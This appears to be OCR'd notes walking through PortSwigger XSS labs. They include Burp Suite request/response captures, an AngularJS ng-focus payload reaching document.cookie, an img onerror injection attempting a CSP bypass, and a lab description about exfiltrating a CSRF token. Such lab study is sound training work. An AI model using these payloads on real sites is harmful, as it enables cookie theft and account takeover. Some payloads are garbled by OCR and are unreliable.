

```
<script>
Location='https://0a73000703ae356c80efa85b0fa0067.web-security-academy.net/?search=%3Cinput%20id=x%20ng-focus=$event.path|orderBy:
%27(z=alert)-(document.cookie)%27%3E#x';
</script>
```

Below the body, there are four buttons: **Store**, **View exploit**, **Deliver exploit to victim**, and **Access log**.



❖ Reflected XSS with event handlers and href attributes blocked







WebSecurity
Academy

Reflected XSS with event handlers and href attributes blocked

LAB Not solved

Back to lab description >

Home

Click me

0 search results for '


Search the blog...

Search

< Back to Blog



❖ Reflected XSS protected by very strict CSP, with dangling markup attack



The screenshot shows a browser window with the URL <https://portswigger.net/web-security/cross-site-scripting/content-security-policy/lab-very-strict-csp-with-dangling-markup>. The page title is "dangling markup attack". On the left, there is a sidebar with a navigation menu for XSS topics: Back to all topics, What is XSS?, How does XSS work?, Impact of an attack, Proof of concept, Testing, Reflected XSS, Stored XSS, DOM-based XSS, XSS contexts, Exploiting XSS vulnerabilities, Dangling markup injection, Content security policy (CSP), Preventing XSS attacks, Cheat sheet, and View all XSS labs. The main content area contains text about using a strict CSP to block outgoing requests to external web sites. It explains how to perform a cross-site scripting attack to bypass the CSP and exfiltrate a simulated victim user's CSRF token using Burp Collaborator. It also mentions changing the simulated user's email address to `hacker@evil-user.net`. A code snippet shows the exploit vector: `Click me`. It also provides login credentials: `wiener:pete;`. A note section cautions against attacking third parties and mentions firewall blocks. A hint section notes that email addresses cannot be registered if already taken. The status bar at the bottom shows the date and time as 2/23/2024 6:04 PM.



Reflected XSS protected by very strict CSP, with dangling markup attack

LAB Not solved

[Go to exploit server](#)

[Back to lab description >>](#)

[Home](#) | [My account](#)

Login

Username
wiener

Password

[Log in](#)



Reflected XSS protected by very strict CSP, with dangling markup attack

LAB Not solved

[Go to exploit server](#)

[Back to lab description >>](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: wiener

Your email is: wiener@normal-user.net

Email
wiener@normal-user.net

[Update email](#)





Reflected XSS protected by very strict CSP, with dangling markup attack

LAB Not solved

[Go to exploit server](#)

[Back to lab description >](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: wiener

Your email is: wiener@normal-user.net

Email

Update email



Burp Suite Community Edition v2023.12.1.5 - Temporary Project

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port
1662	https://0a69002003f0339816d980f000200d9	GET	/academyLabHeader		101	147	5949	HTML		Reflected XSS prote...	✓	79.125.84.16		18:07:44 23... 8080		
1663	https://0a69002003f0339816d980f000200d9	GET	/academyLabHeader		200	5949				Reflected XSS prote...	✓	79.125.84.16		18:08:11 23... 8080		
1664	https://0a69002003f0339816d980f000200d9	GET	/academyLabHeader		101	147				Reflected XSS prote...	✓	79.125.84.16		18:08:11 23... 8080		
1665	https://0a69002003f0339816d980f000200d9	GET	/my-account?id=wiener		✓	200	3861	HTML		Reflected XSS prote...	✓	79.125.84.16		18:08:12 23... 8080		
1666	https://0a69002003f0339816d980f000200d9	GET	/my-account?id=wiener		101	147				Reflected XSS prote...	✓	79.125.84.16		18:08:12 23... 8080		
1667	https://0a69002003f0339816d980f000200d9	GET	/login		200	3687				Reflected XSS prote...	✓	79.125.84.16		18:08:13 23... 8080		
1668	https://0a69002003f0339816d980f000200d9	GET	/academyLabHeader		101	147				Reflected XSS prote...	✓	79.125.84.16		18:08:13 23... 8080		
1669	https://0a69002003f0339816d980f000200d9	POST	/login		✓	302	322			Reflected XSS prote...	✓	79.125.84.16	session=jidxz...	18:08:20 23... 8080		
1670	https://0a69002003f0339816d980f000200d9	GET	/my-account?id=wiener		✓	200	3861	HTML		Reflected XSS prote...	✓	79.125.84.16		18:08:21 23... 8080		
1671	https://0a69002003f0339816d980f000200d9	GET	/academyLabHeader		101	147				Reflected XSS prote...	✓	79.125.84.16		18:08:21 23... 8080		
1672	https://0a69002003f0339816d980f000200d9	GET	/		200	5949				Reflected XSS prote...	✓	79.125.84.16		18:08:27 23... 8080		
1673	https://0a69002003f0339816d980f000200d9	GET	/academyLabHeader		101	147				Reflected XSS prote...	✓	79.125.84.16		18:08:27 23... 8080		

Request

Pretty Raw Hex

```

1 POST /login HTTP/1.1
2 Host: 0a69002003f0339816d980f000200d9.web-security-academy.net
3 Content-Type: application/x-www-form-urlencoded
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 68
10 Origin: https://0a69002003f0339816d980f000200d9.web-security-academy.net
11 Referer: https://0a69002003f0339816d980f000200d9.web-security-academy.net/login
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18
19 csrf=wHtSEGDEJ8THQGHj5Ch5s9oyADT9Icl&username=wiener&password=peter

```

Response


Pretty Raw Hex Render

```

1 HTTP/1.1 302 Found
2 Location: /my-account?id=wiener
3 Set-Cookie: session=jidxz...; expires=Tue, 03-Jul-2024 14:45:45 UTC; Max-Age=3145727; Secure; HttpOnly; SameSite=None
4 Content-Security-Policy: default-src 'self'; object-src 'none'; style-src 'self';
script-src 'self'; img-src 'self'; base-uri 'none'
5 X-Frame-Options: SAMEORIGIN
6 Content-Length: 0
7
8


```

Event log (5) All issues



- To solve this lab and continue, need burpsuite pro version to use collaborate option .

❖ Reflected XSS protected by CSP, with CSP bypass



```
22      </div>
23      </div>
24      </div>
25      <div class='widgetcontainer-lab-status is-notsolved'>
26          <span>LAB</span>
27          <p>Not solved</p>
28          <span class='lab-status-icon'></span>
29      </div>
30  </div>
31  </div>
32 </div>
33 </div>
34 </div>
35 <div theme='blog'>
36     <section class='maincontainer'>
37         <div class='container is-page'>
38             <header class='navigation-header'>
39                 <section class='top-links'>
40                     <a href='/'>Home</a><br>|</a>
41                 </section>
42             </header>
43             <header class='notification-header'>
44             </header>
45             <section class='blog-header'>
46                 <h1> search results for ''<img src=x onerror=alert(1)></h1>
47             </h1>
48             </section>
49             <section class='search'>
50                 <form action='/' method='GET'>
51                     <input type='text' placeholder='Search the blog...' name='search'>
52                     <button type='submit' class='button'>Search</button>
53                 </form>
54             </section>
55             <section class='blog-list no-results'>
56                 <div class='is-linkback'>
57                     <a href='/'>Back to Blog</a>
58                 </div>
59             </section>
60         </div>
61     </section>
62     <div class='footer-wrapper'>
63         </div>
64     </div>
65 </div>
66 </body>
67
```

Screenshot of Burp Suite Community Edition v2023.12.1.5 - Temporary Project showing a list of captured requests and a detailed view of one specific request.

Request:

```

1 POST /csp-report?token= HTTP/2
2 Host: 0a000051042854386ccf3db003e0004.web-security-academy.net
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/csp-report
8 Content-Length: 724
9 Origin: https://0a000051042854386ccf3db003e0004.web-security-academy.net
10 Sec-Fetch-Dest: report
11 Sec-Fetch-Mode: no-cors
12 Sec-Fetch-Site: same-origin
13 Te: trailers
14
15 {
  "csp-report": {
    "blocked-uri": "inline",
    "column-number": 1,
    "disposition": "enforce",
    "document-uri": "https://0a000051042854386ccf3db003e0004.web-security-academy.net/?search=%253Cimg%src%3D%onerror%3Dalert%253E",
    "effective-directive": "script-src-attr",
    "original-policy": ...
  }
}

```

Response:

```

1 HTTP/2 200 OK
2 Set-Cookie: session=pX7fKlwB8o1LDQ6fesX9nIdenHRAhUB; Secure; HttpOnly; SameSite=None
3 Content-Security-Policy: default-src 'self'; object-src 'none'; script-src 'self';
style-src 'self'; report-uri /csp-report?token=
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 0
6
7

```

Screenshot of Burp Suite Community Edition v2023.12.1.5 - Temporary Project showing a request being issued and the response being decoded.

Request:

```

1 POST /csp-report?token= HTTP/2
2 Host: 0a000051042854386ccf3db003e0004.web-security-academy.net
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/csp-report
8 Content-Length: 724
9 Origin: https://0a000051042854386ccf3db003e0004.web-security-academy.net
10 Sec-Fetch-Dest: report
11 Sec-Fetch-Mode: no-cors
12 Sec-Fetch-Site: same-origin
13 Te: trailers
14
15 {
  "csp-report": {
    "blocked-uri": "inline",
    "column-number": 1,
    "disposition": "enforce",
    "document-uri": "https://0a000051042854386ccf3db003e0004.web-security-academy.net/?search=%253Cimg%src%3D%onerror%3Dalert%253E",
    "effective-directive": "script-src-attr",
    "original-policy": ...
  }
}

```

Response:

```

1 <img src=%20onerror%3Dalert%281%29>

```

Inspector:

- Selection: 34 (0x22)
- Selected text:
- Decoded from: URL encoding (>)
- Request attributes: 2
- Request query parameters: 1
- Request cookies: 0
- Request headers: 15

Burp Suite Community Edition v2023.12.1.5 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Target: https://0a0000510482854386ccf3db003e0004.web-security-academy.net

HTTP/2

Request

Pretty	Raw	Hex
1 POST /csp-report?token=>0src=x#D0nerror=alert(1)</> HTTP/2		
2 Host: 0a0000510482854386ccf3db003e0004.web-security-academy.net		
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0		
4 Accept: */*		
5 Accept-Language: en-US,en;q=0.5		
6 Accept-Encoding: gzip, deflate, br		
7 Content-Type: application/csp-report		
8 Content-Length: 0		
9 Sec-Fetch-Dest: report		
10 Sec-Fetch-Mode: no-cors		
11 Sec-Fetch-Site: same-origin		
12 Te: trailers		
13 {		
14 "csp-report":{		
15 "blocked-uri": "inline",		
16 "column-number":1,		
17 "disposition": "enforce",		
18 "document-uri": "https://0a0000510482854386ccf3db003e0004.web-security-academy.net/?search=%243%23!clagercr13D+enroot%23alert%281%29%3B",		
19 "effective-directive": "script-src-attr",		
20 "original-policy": "default-src 'none'; object-src 'none'; script-src 'self'; style-src 'self'; report-uri https://0a0000510482854386ccf3db003e0004.web-security-academy.net/?csp-report?token=",		
21 "source-file": "https://0a0000510482854386ccf3db003e0004.web-security-academy.net/?search=%243%23!clagercr13D+enroot%23alert%281%29%3B",		
22 "status-code": 200,		
23 "violated-directive": "script-src-attr"		
}		

Response

Pretty	Raw	Hex	Render
1 HTTP/2 200 OK			
2 Set-Cookie: session=HUVcsqd0Jx0vfh5GViE5rjyvTleHSQHs; Secure; HttpOnly; SameSite=None			
3 Content-Security-Policy: default-src 'self'; object-src 'none'; script-src 'self'; style-src 'self'; report-uri /csp-report?token=			
4 X-Frame-Options: SAMEORIGIN			
5 Content-Length: 0			
6			
7			

Inspector

Selection 34 (0x2d)

Selected text >0src=x#D0nerror=alert(1)</>

Decoded from: URL encoding (

>

Cancel Apply changes

Request attributes 2

Request query parameters 1

Request cookies 0

Request headers 15

Response headers 4

Search 0 highlights

Search 0 highlights

Done



Event log (4) All issues

